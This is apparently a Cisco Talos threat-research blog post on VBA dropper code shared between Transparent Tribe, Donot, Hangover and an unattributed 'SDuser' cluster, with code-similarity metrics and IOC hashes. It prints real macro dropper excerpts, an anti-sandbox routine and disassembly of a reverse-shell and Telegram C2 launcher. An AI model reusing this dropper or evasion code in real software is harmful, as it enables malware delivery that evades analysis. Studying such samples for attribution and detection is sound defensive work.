
What's with the shared VBA code between Transparent Tribe and other threat actors?


By Vanja Svajcer

Published: 2022-02-09 · Archived: 2026-04-05 20:38:58 UTC

Recently, we've been researching several threat actors operating in South Asia: Transparent Tribe, SideCopy, etc., that deploy a range of remote access trojans (RATs). After a hunting session in our malware sample repositories and VirusTotal while looking into these actors, we gathered a small collection of VBA code samples that eventually allowed us to connect certain IOCs to individual threat actors based on the final payload, victimology and submission locations. For example, if the final payload was a CrimsonRAT or ObliqueRAT sample, we would attribute the VBA code to the Transparent Tribe group.

We then created specific rules to hunt for earlier Transparent Tribe related malicious documents and found several samples attributed to the group. Interestingly, we also found a smaller subset of samples that could not be immediately attributed to the Transparent Tribe. We decided to dig a bit deeper into the anomaly and conducted additional analysis of the VBA code and payload, which could not be easily attributed to any known group.





Initial assertions on the origins of the samples we were researching.

When these samples were first discovered, security researchers attributed them to either the Sidewinder or Donot groups. Now, considering that Transparent Tribe focuses on targets in India and Sidewinder and Donut have been

reported to focus their activities on targets in Pakistan, it was particularly interesting to find out that VBA code of potentially opposing groups reuse portions of the code.

Historical Transparent Tribe VBA code

Transparent Tribe (APT36) is a group operating in South Asia for more than five years. The lures they use in their malicious documents indicate that their targets are Indian government and military organizations. The main payload employed by Transparent Tribe in most of associated campaigns are variants of Crimson and Oblique RATs, which indicates that the objective of their activity is obtaining foothold and persistent remote access.

Their initial infection vector is usually email, purporting to come from official sources and containing a lure, which can be a Word document or more often, an Excel spreadsheet. For the purposes of this post, we're focusing on Excel VBA code and its evolution over time. Here, we see an early example of the VBA code employed by Transparent Tribe in May 2019.

The code establishes a hardcoded destination path for one or more payload files and then uses a Text field of a user-defined form to get the content of the payload to be dropped to disk. The payload is stored as an ASCII-encoded string of hexadecimal byte values separated by a specific separator. The string needs to be converted into a binary byte array before it is written to disk as a ZIP compressed file. The conversion is executed in a for-each loop iterating over the content of the string and converting every two characters into a binary byte with the help of the CByte conversion function.

```
fldr_Nave_name = Environ$("ALLUSERSPROFILE") & "\Mldhrab\"

If Dir(fldr_Nave_name, vbDirectory) = "" Then
    MkDir (fldr_Nave_name)
End If


zip_Nave_file = fldr_Nave_name & file_Nave_name & ".zip"

path_Nave_file = fldr_Nave_name & file_Nave_name & ".exe"


Dim arr

arr = Split(Application.OperatingSystem, " ")

If arr(3) = "6.02" Or arr(3) = "6.03" Then
    ar1Nave = Split(userForm.weNaveBox.Text, "-")
Else
    ar1Nave = Split(userForm.wsNaveBox.Text, "-")
End If

Dim btsNave() As Byte

Dim linNave As Double

linNave = 0

For Each vl In ar1Nave
    ReDim Preserve btsNave(linNave)

    btsNave(linNave) = CByte(vl)

    linNave = linNave + 1
Next



Open zip_Nave_file For Binary Access Write As #2
     Put #2, , btsNave
Close #2


 If Len(Dir(path_Nave_file)) = 0 Then
    Call unNavezip(zip_Nave_file, fldr_Nave_name)
End If
```

May 2019 Transparent Tribe VBA code.

There are at least three fairly unique elements of the code we can use to hunt for additional similar samples: the unique destination folder path, the user-defined form containing the payload in an executable or a ZIP format and the for-each loop iterating over the content of the form's text field. We used those elements to retroactively hunt for similar samples and found samples that were attributed to other groups.

```
Sub WaqopfileLdr()
    Dim path_Waqop_file As String

    Dim file_Waqop_name  As String

    Dim fldr_Waqop_name  As Variant

    file_Waqop_name = "ravidhtirad"

    fldr_Waqop_name = Environ$("ALLUSERSPROFILE") & "\Dlymrdsa\"

    If Dir(fldr_Waqop_name, vbDirectory) = "" Then
        MkDir (fldr_Waqop_name)
    End If


    path_Waqop_file = fldr_Waqop_name & file_Waqop_name


    Dim ar1Waqop() As String

    Dim linWaqop As Double
    linWaqop = 0

    Dim lint As Double

    lint = 0

    If InStr(Application.System.Version, "6.1") > 0 Or InStr(Application.System.Version, "6.01") > 0 Then


        Dim btsSocda7(102874) As Byte
        ar1Waqop = Split(UserForm1.TextBox1.Text, "w")
        lint = 1
        For Each vl In ar1Waqop
            btsSocda7(linWaqop) = CByte(vl)
            linWaqop = linWaqop + 1
        Next
```

Later Transparent Tribe example from April 2021.

Historical Donot team VBA code

The Donot threat actor (aka APT-C-35) has operated in South Asia for more than five year. Although some of their TTPs are similar to Transparent Tribe, they focus their operations on Pakistani government and military organizationThey also use emai, but are known to be focused on installing malicious Android apps. Several samples containing the remote code exploit for CVE-2017–11882 have also been attributed to the group. Here, we are looking at VBA code of the malicious spreadsheets used to install custom made remote access trojans, keylogging and exfiltration tools.


We found a few examples of Donot VBA code, specifically from 2018 and September 2021. The similarities in the code are immediately visible, as are similarities to the Transparent Tribe code. Our records indicate that the Donot VBA code predates Transparent Tribe code, although the confidence for that is low.

```
g = "A"
h = "p"
i = "p"
j = "d"
k = "a"
l = "t"
b = "\"
d = ".e"
e = "x"
f = "e"
strUserName = Application.UserName
path_dom = "Setup"
path_dom = ruString(6)
path_file = "C:\Users\" + strUserName + "\AppData\Roaming" + "\" + path_dom + d + e + f
path_dom = "dYT4B5RV3DCu"
Dim ar() As String

If Len(Dir(path_file)) = 0 Then
    ar = Split(Microsoft.Excel.Text, ",")
    path_dom = "Setup"
    Dim fileNum As Integer
    Open path_file For Binary As #1
    Seek #1, LOF(1) + 1
    For row = LBound(ar) To UBound(ar)
        Put #1, , CByte(ar(row))
 Next
    Close #1
     Call WaitFo(1)
     path_dom = "Setup"
End If
path_dom = "Setup.exe"
loadPro path_file
''Workbooks.Add
Sheet2.Copy
''ActiveWorkbook.Sheets.Copy
```

Early 2018 Donot VBA code example.

One interesting aspect of the Donot VBA code is that it often contains a fake error message which is displayed to the user before or after the payload is dropped and executed. The fake message is shown below as part of a September 2021 Powerpoint sample discovered in December 2021.



Fake Powerpoint message displayed by the Donot VBA code.

```
Sub Auto_Open()
Dim seldom As Long
Dim quidfront() As String
Dim b() As String
Dim deckteck As String
Dim deckteckj As String
Dim Fn As Integer
deckteckj = (Environ$("TEMP"))
asdddfa = "adfasdf"
Gdee = asdddfa
Gdee = Replace("ZYY", "Z", "d")
X = Replace(Gdee, "Y", "l")
Fn = FreeFile
deckteck = (Environ$("PUBLIC") + "\Music\" + "del" + "ta" + "" + "." + X)
GID = (Environ$("APPDATA") + "\Microsoft\Windows\Start Menu\Programs\Startup\" + "sdelta" + "" + "" + "." + "bat")
quidfront = Split(jacktack.asdlfil.Text, "~")
b = Split(jacktack.sdgrer.Text, "**")
Open GID For Output As Fn
   Print #Fn, b(0)
   Print #Fn, b(1)
   Print #Fn, b(2)
Close Fn
Open deckteck For Binary Lock Read Write As #Fn
  For seldom = LBound(quidfront) To UBound(quidfront)
    Put #Fn, , CByte(quidfront(seldom))
  Next seldom
Close #Fn
KDkLLSIDyLSLIDymmd = MsgBox("Critical Error Unable to open file", vbOK, "Microsoft Office Error")
End Sub
```

September 2021 Donot VBA code sample.

Hangover VBA code

Operation Hangover may be another alias for the Donot group but it is sometimes referred to as a separate group on its own. Since sometimes the operations of Donot and Operation Hangover are tracked as separate attacks, we cannot be certain they are the same group, though based on code similarities we can assume they're closely related.

```
Sub Workbook_open()
    On Error Resume Next
Call Sets
Call ryry
a = MsgBox("Error occurred: Microsoft Excel not able to display document.", vbCritical, "Microsoft Error")
End Sub

Sub Sets()
    Set fso = CreateObject("Scripting.FileSystemObject")
    If Not fso.FolderExists("c:\Drivers\") Then
    fso.CreateFolder ("c:\Drivers\")
    End If

    Dim row As Long
    Dim path_file As String
    Dim path_doom As String

    strUserName = Application.UserName
    path_dom = "Drive.txt"
    path_file = "c:\Drivers" + "\" + "Drive.txt"
    path_dom = "Drive.txt"

    Dim ar() As String
    If Len(Dir(path_file)) = 0 Then
        ar = Split(Tex.TextBox1.Text, ",")
        path_dom = "Drive.txt"
        Dim fileNum As Integer
        Open path_file For Binary As #1
        Seek #1, LOF(1) + 1
        For row = LBound(ar) To UBound(ar)
            Put #1, , CByte(ar(row))
     Next
       Close #1
        path_dom = "Drive.txt"
    End If
    path_dom = "Drive.txt"
```

Early July 2019 Operation Hungover example.

Sduser code

In June 2021, while hunting for Transparent Tribe samples, we discovered malicious Excel spreadsheet "Exports promotion highlits may 2021.xls" that attempted to dropped a previously unknown RAT. This was followed in July by the discovery of the closely related spreadsheet "List of Nomination of the Candidates1.xltm". We have decided to call these samples internally "SDuser" sample, based on the specific PDB string left in the binary payload.

At the time, we quickly realized there are similarities between the VBA code of these samples and Transparent Tribe VBA code. However, we can see that the similarity between SDuser VBA code and Donot VBA code is also strong, with all the well known elements:

- Setting of the path to the folder for the payload.
- Using VBA forms to store the payload with a specific separator character.
- Using Cbyte to convert the hexadecimal strings into a binary byte array.
- Displaying a fake Excel error message.

```
file_name = "WindowsSecurity"

folder_name = Environ$("APPDATA") & "\"

If Dir(folder_name, vbDirectory) = "" Then
MkDir (folder_name)
End If


path_file = folder_name & file_name

Dim linGohra As Double

linGohra = 0
Dim liar As Integer

liar = 0

Dim btsGohra7(361128) As Byte
ar1Gohra = Split(UserForm1.TextBox1.Text, "-")

For Each vl In ar1Gohra
btsGohra7(linGohra) = CByte(vl)
linGohra = linGohra + 1
Next


Open path_file & ".zip" For Binary Access Write As #3
Put #3, , btsGohra7
Close #3



If Dir(folder_name & file_name & ".e" & "xe") = "" Then
unzipper folder_name & file_name & ".zip", folder_name
End If

 Dim a As String
a = MsgBox("Microsoft Office Excel: This Version isn't Compatible with This file.", vbCritical, "Microsoft Error")


Shell folder_name & file_name & ".e" & "xe", vbNormalNoFocus
```

SDUser (Donot?) VBA dropper June 2021.

```
Dim path_file As String

Dim file_name As String

Dim folder_name As Variant

Dim byt() As Byte

Dim ar1Gohra() As String


file_name = Chr(87) + Chr(105) + Chr(110) + Chr(100) + Chr(111) + Chr(119) + Chr(115) + Chr(83) + Chr(101) + Chr(99) + Chr(117) + Chr(114) + Chr(105) + Chr(116) + Chr(121)
folder_name = Environ$(Chr(65) + Chr(80) + Chr(80) + Chr(68) + Chr(65) + Chr(84) + Chr(65)) & "\"


path_file = folder_name & file_name

Dim linGohra As Double

linGohra = 0
Dim liar As Integer

liar = 0

Dim btsGohra7(202938) As Byte
ar1Gohra = Split(UserForm1.TextBox1.Text, "-")

For Each vl In ar1Gohra
btsGohra7(linGohra) = CByte(vl)
linGohra = linGohra + 1
Next


Open path_file & ".zip" For Binary Access Write As #3
Put #3, , btsGohra7
Close #3
```

SDUser (Donot?) VBA dropper July 2021.

Not only was this interesting because it was similar code, but it was shared between APT groups that had completely opposing targets. While Transparent Tribe is focusing on organizations in India, Donut is focusing on organizations in Pakistan and China.

Sduser binary payloads

Although the majority of this post is dedicated to similarities in the VBA code of the opposing APT groups, we feel it is important to document binary payloads discovered in the same period as they can shed some light on the objectives of actors behind SDuser campaigns.

The samples are found on Virustotal based on the PDB path "C:\Users\SDUSER\source\repos", which was left by the developers in the payload. Overall, there were almost 30 samples uploaded to VirusTotal, belonging to seven different projects:

- Mal – January 2021
- Test – January 2021
- 12324 – January 2021
- Evading____ - February 2021
- ConsoleApplication4 – March 2021
- Obfuscating shellcode – March 2021
- WindowsSecurity – June 2021

The functionality of the payloads was quite similar. From the upload of the first sample in January, there were three main areas where the group has experimented:

- Command and control protocol
- Anti-sandboxing techniques
- Reverse shell mechanism

The majority of samples uploaded to VirusTotal were a part of the WindowsSecurity project and contained parts of the functionality developed by the earlier project.

```
                call    esi ; Sleep
                lea     eax, [ebp+SystemInfo]
                push    eax             ; lpSystemInfo
                call    ds:GetSystemInfo
                cmp     [ebp+SystemInfo.dwNumberOfProcessors], 2
                jb      loc_406016
                lea     eax, [ebp+Buffer]
                mov     [ebp+Buffer.dwLength], 40h ; '@'
                push    eax             ; lpBuffer
                call    ds:GlobalMemoryStatusEx
                mov     ecx, dword ptr [ebp+Buffer.ullTotalPhys]
                mov     eax, dword ptr [ebp+Buffer.ullTotalPhys+4]
                shrd    ecx, eax, 14h
                cmp     ecx, 800h
                jb      loc_406016
                mov     edi, ds:GetCursorPos
                lea     eax, [ebp+Point]
                push    eax             ; lpPoint
                call    edi ; GetCursorPos
                xorps   xmm0, xmm0
                movsd   [ebp+var_10C0], xmm0

loc_405E93:                             ; CODE XREF: _main+171↓j
                lea     eax, [ebp+var_1018]
                push    eax             ; lpPoint
                call    edi ; GetCursorPos
                mov     eax, [ebp+var_1018.x]
                sub     eax, [ebp+Point.x]
                movsd   xmm1, ds:qword_49B878
                movd    xmm0, eax
                cvtdq2pd xmm0, xmm0
                call    __libm_sse2_pow_precise
```

Anti-sandboxing checks in the Main function of the WindowsSecurity project.

The Windows security payload starts with the following anti-sandboxing checks:

- There are two or more processor cores in the system.
- There is more than 2GB of RAM installed on the system.
- The mouse cursor has moved sufficiently far between checking of two positions.
- There are more than 50 processes running on the infected system.

```
FreeConsole();
GetSystemInfo(&SystemInfo);
dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
if ( SystemInfo.dwNumberOfProcessors < 2 )
  return 0;
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
v33 = Buffer.ullTotalPhys / 0x400 / 0x400;
if ( v33 < 0x800 )
  return 0;
hDevice = CreateFileW(L"\\\\.\\PhysicalDrive0", 0, 3u, 0, 3u, 0, 0);
DeviceIoControl(hDevice, 0x70000u, 0, 0, &OutBuffer, 0x18u, BytesReturned, 0);
v26 = OutBuffer * v29 * v30 * v31 / 1024 / 1024 / 1024;
if ( v26 < 0x64 )
  return 0;
if ( FindFirstFileW(L"C:\\Windows\\System32\\VBox*.dll", &FindFileData) != (HANDLE)-1 )
  return 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Services\\VBoxSF", 0, 1u, &phkResult) )
  return 0;
RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Enum\\USBSTOR", 0, 0x20019u, &hKey);
RegQueryInfoKeyW(hKey, 0, 0, 0, cSubKeys, 0, 0, 0, 0, 0, 0, 0);
if ( !cSubKeys[0] )
  return 0;
GetCursorPos(&Point);
v19 = 0.0;
do
{
  GetCursorPos(&v21);
  v5 = sub_42F250(v21.x - Point.x, 2);
  v4 = sub_42F250(v21.y - Point.y, 2);
  v19 = j__sqrt(v5 + v4) + v19;
  Sleep(0x3E8u);
  Point = v21;
}
while ( v19 <= 2000.0 );
```

ConsoleApplication4, anti sandboxing checks in the most recent payload.

In the most recent payload, ConsoleApplication4 project, the attackers added anti-sandboxing checks to check for the sufficient capacity of the hard drive of the infected system as well as the presence of Virtual Box artefacts.

The payload also checks the registry for the history of USB devices added to the system. If no USB devices are detected, the payload will simply exit without connecting to the C2 server. A similar check runs for the recently opened files. The malware will continue with execution unless there are at least two recently opened files.

The objective of most of the fully functioning payloads is to launch a reverse shell to connect to an attacker controlled C2 server. The attackers are experimenting with Metasploit payloads but in the payloads dropped by the Sduser malicious documents a simple redirection of cmd.exe standard input and output to a socket connected to an attacker controlled host is used.

Some payloads also employ Telegram API and may use it to communicate with the attackers.

```
loc_406034:                             ; CODE XREF: _main+23C↑j
                                        ; _main+244↑j
                lea     ecx, [ebp+hostname] ; void *
                call    ToGetHostName
                sub     esp, 18h
;   try {
                mov     [ebp+var_4], 0
                lea     eax, [ebp+hostname]
                mov     ecx, esp
                push    eax             ; Src
                call    Movebuffers
                call    TelegramComms
                add     esp, 18h
                call    Syslogstxt
                call    SetScheduledTasks
                mov     eax, [ebp+var_10C8]
                lea     ecx, [ebp+MultiByteStr] ; void *
                push    dword ptr [eax] ; Src
                call    std::string::string(char const * const)
                lea     edx, [ebp+MultiByteStr] ; lpMultiByteStr
;   } // starts at 406042
;   try {
                mov     byte ptr [ebp+var_4], 1
                lea     ecx, [ebp+Src]  ; lpWideCharStr
                call    WideToMultiByte?
                lea     ecx, [ebp+MultiByteStr] ; void *
;   } // starts at 406082
;   try {
                mov     byte ptr [ebp+var_4], 3
                call    string__dtor
                sub     esp, 18h
                lea     eax, [ebp+Src]
                mov     ecx, esp
                push    eax             ; Src
                call    Strcopies
                call    Launch_reverse_shell_cmd_exe
;   } // starts at 406097
; } // starts at 405DD0
_main           endp
```

Setting C2 channels and launching reverse shell in the Main function of WindowsSecurity.

Finding similarity with computer algorithms

Although it is very easy for a human to spot similar patterns in the code this process is not so simple and obvious for computer programs. A lot of work has been done to improve the code and text similarity in the fields of malicious code analysis and plagiarism detection to find the closest similarities.

For the purpose of this research, we chose a few algorithms that were relatively easy to implement in Python, focusing on the Normalized Compression Distance, Jaccard index, the Winnowing algorithm for fingerprinting documents and the Python standard difflib comparison library.

For demonstration, we choose a small subset of all samples and compare them using various similarity/distance metrics.

Normalized Compression Distance

Normalized compression distance (NCD) is derived from the information distance, a concept that is related to Kolmogorov complexity. The absolute information distance between two binary strings can be expressed as the length of a minimal program which can be created to convert one string into another.

For the purpose of comparison of two strings, the distance should be normalized to show values from 0 to 1, with smaller values indicating stronger similarity between the strings we are comparing.

Unfortunately, calculating information distance as well as normalized information distance is proven to be not computable due to the non-computability of the halting problem. Luckily, it has been found that the normalized compression distance can be a good approximation of normalized information distance.

NCD can be expressed as a ratio of lengths of strings compressed with a compression function. The compression function can be any well known compression algorithm such as deflate or bzip2 although in practice, for shorter strings, better results are obtained by using lzma.

NCD works well for any binary string and it can also successfully be applied to unpacked PE executables. However, in our testing, for all comparison methods, we decided to first extract the VBA code from the generated olevba JSON output.

As the compression algorithm we used lzma and expressed NCD as the python code as a normalized ratio of lengths of compressed concatenated strings and lengths of standalone compressed strings.

```
ncd = (compressed_concat_len - min(len(compressed1),len(compressed2)))/max(len(compressed1),len(compressed2))
```

NCD expressed in python code

Jaccard distance

Jaccard index is a metric which is often used in clustering algorithms and is a measure of the number of common elements in 2 sets. It is defined as the ratio of the intersection of two sets divided by the union of the two sets.

It's a measure of similarity for the two sets of data, with a range from 0% to 100%. The higher the percentage, the more similar the two populations. Although it's easy to interpret, it is extremely sensitive to small sample sizes and may give erroneous results, especially with very small samples or data sets with missing observations.

The Jaccard distance is simply a complement of the Jaccard index. In our research we simply split the code into words and use words as the elements of the sets we are comparing. Nltk, Python's framework for natural language processing contains a function that calculates the Jaccard distance.

Winnowing fingerprinting

Winnowing algorithm is often used to detect code similarity and plagiarism in students works at universities, but it can also be used for general code similarity.

The advantage of the algorithm is that it can scale by reducing the number of comparisons of n-gram fingerprints by a significant number compared to naive comparison of hashes generated for each n-gram in the document.

In our case, we can limit the size of the window for fingerprint generation to create a larger number of fingerprints for comparison as the number of files in our test is small. In addition to that, a lexer is used to tokenize the code so that the simple substitution of variable and function names is easily detected.

For our test we have used the Python copydetect module which can be used to visualize the similarity matrix from the Winnowing comparison and highlight detected similarities in the code, which cannot be done with NCD and Jaccard similarity algorithms we used.

Copydetect uses the Pygments syntax-highlighting module for lexing, which is convenient, as it supports over 300 languages. Specifically, we used lexers for vb.net and vbscript and obtained similar results.

```
Sub Workbook_Open()

hola
End Sub

 Sub unzipper(zFname As Variant, eFname As Variant)
    Dim FSO As Object

    Dim oApp As Object

    Set oApp = CreateObject("Shell.Application")

    oApp.Namespace(eFname).CopyHere oApp.Namespace(zFname).items


End Sub


Sub hola()

Dim path_file As String

Dim file_name As String

Dim folder_name As Variant

Dim byt() As Byte

Dim ar1Gohra() As String


file_name = "WindowsSecurity"

folder_name = Environ$("APPDATA") & "\"

If Dir(folder_name, vbDirectory) = "" Then
MkDir (folder_name)
End If
```

```
Private Sub Document_Open()

    Call WaqopfileLdr

End Sub
Sub unWaqopip(zFname As Variant, eFname As Variant)
    Dim FSO As Object

    Dim oApp As Object

    Set oApp = CreateObject("Shell.Application")

    oApp.Namespace(eFname).CopyHere oApp.Namespace(zFname).items

End Sub


 Sub WaqopfileLdr()
    Dim path_Waqop_file As String

    Dim file_Waqop_name  As String

    Dim fldr_Waqop_name  As Variant

    file_Waqop_name = "ravidhtirad"

    fldr_Waqop_name = Environ$("ALLUSERSPROFILE") & "\Dlymrdsa\"

    If Dir(fldr_Waqop_name, vbDirectory) = "" Then
        MkDir (fldr_Waqop_name)
    End If


    path_Waqop_file = fldr_Waqop_name & file_Waqop_name


    Dim ar1Waqop() As String
```


Similarities between the sduser1 and tt2 sample as detected by copydetect

Python difflib

Difflib does not perform and scale as well as Winnowing, but it is still acceptable for the purpose of comparing a small number of code snippets. The module is based on a string comparison algorithm published in the late 1980's by Ratcliff and Obershelp and it also has the ability to display similarities detected between the two compared documents.

Similarity algorithm comparison

We have run all algorithms over the small subset of 7 VBA code samples (from the IOC section) and compared their results to estimate their success in detecting similarities in the code of the opposing APT groups.



Comparison of similarity algorithms on a small sample subset

The findings show that algorithm results are comparable and that they indicate code reuse between the following samples:

- Significant overlap between sduser1 with tt1 and tt2 code.
- Significant overlap between sduser1 and sduser2 code.
- Significant overlap between donot2 and hang1 code.
- Smaller overlap between hang1 and sduser1 code.

In tests, multiple algorithms can be used to improve the reliability of the results.

Summary

Similarities of the VBA code between different groups in South Asia have been previously mentioned by Tencent but here we discussed them in detail. The code reuse, which is easily visible to a human eye, is confirmed by objective code similarity detection methods.

One of the strengths of software engineering is the ability to share code, to build applications on top of libraries written by others, and to learn from the success and failures of other software engineers. The same is true for threat actors. Two different threat actors may use code from the same source in their attacks, which means that their attacks would display similarities, despite being conducted by different groups.

False flag operations are common in warfare, when one of the sides mimics TTPs of their opponents in order to falsely attribute their activities and improve chances of operation success. This is also commonly seen with cyber

threat actors, with known examples, such as the Olympic Destroyer campaign and it is likely to continue in the future.

Code sharing between threat actors is to be expected. Open-source tools are a useful source of functionality, and adopting techniques from successful attacks conducted by other groups are likely to be sources of misleading evidence leading to false attribution.

We can expect sophisticated threat actors to continue to take advantage of code reuse and false flags, to integrate evidence designed to fool analysts and lead to attribution of their attacks to other groups. Attribution is already difficult and it is unlikely to become easier.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this

threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Maldocs

9ce56e1403469fc74c8ff61dde4e83ad72597c66ce07bbae12fa70183687b32d - Feb 2018 Donot sample (label donot1)
5efde4441e4184c36a0dec9e7da4b87769a574b891862acdb4c3321d18cbca69 - Sept 2021 Donot sample (donot2)
386ed7ba502e7bf0e60c546476c1c762cbc951eb2a2ba1f5b505be08d60310ef - May 2019 Transparent Tribe sample (label tt1)
dbb9168502e819619e94d9dc211d5f4967d8083ac5f4f67742b926abb04e6676 - April 2021 Transparent Tribe sample (label tt2)
56349cf3188a36429c207d425dd92d8d57553b1f43648914b44965de2bd63dd6 - July 2019 "Operation Hangover"sample (label hang1)
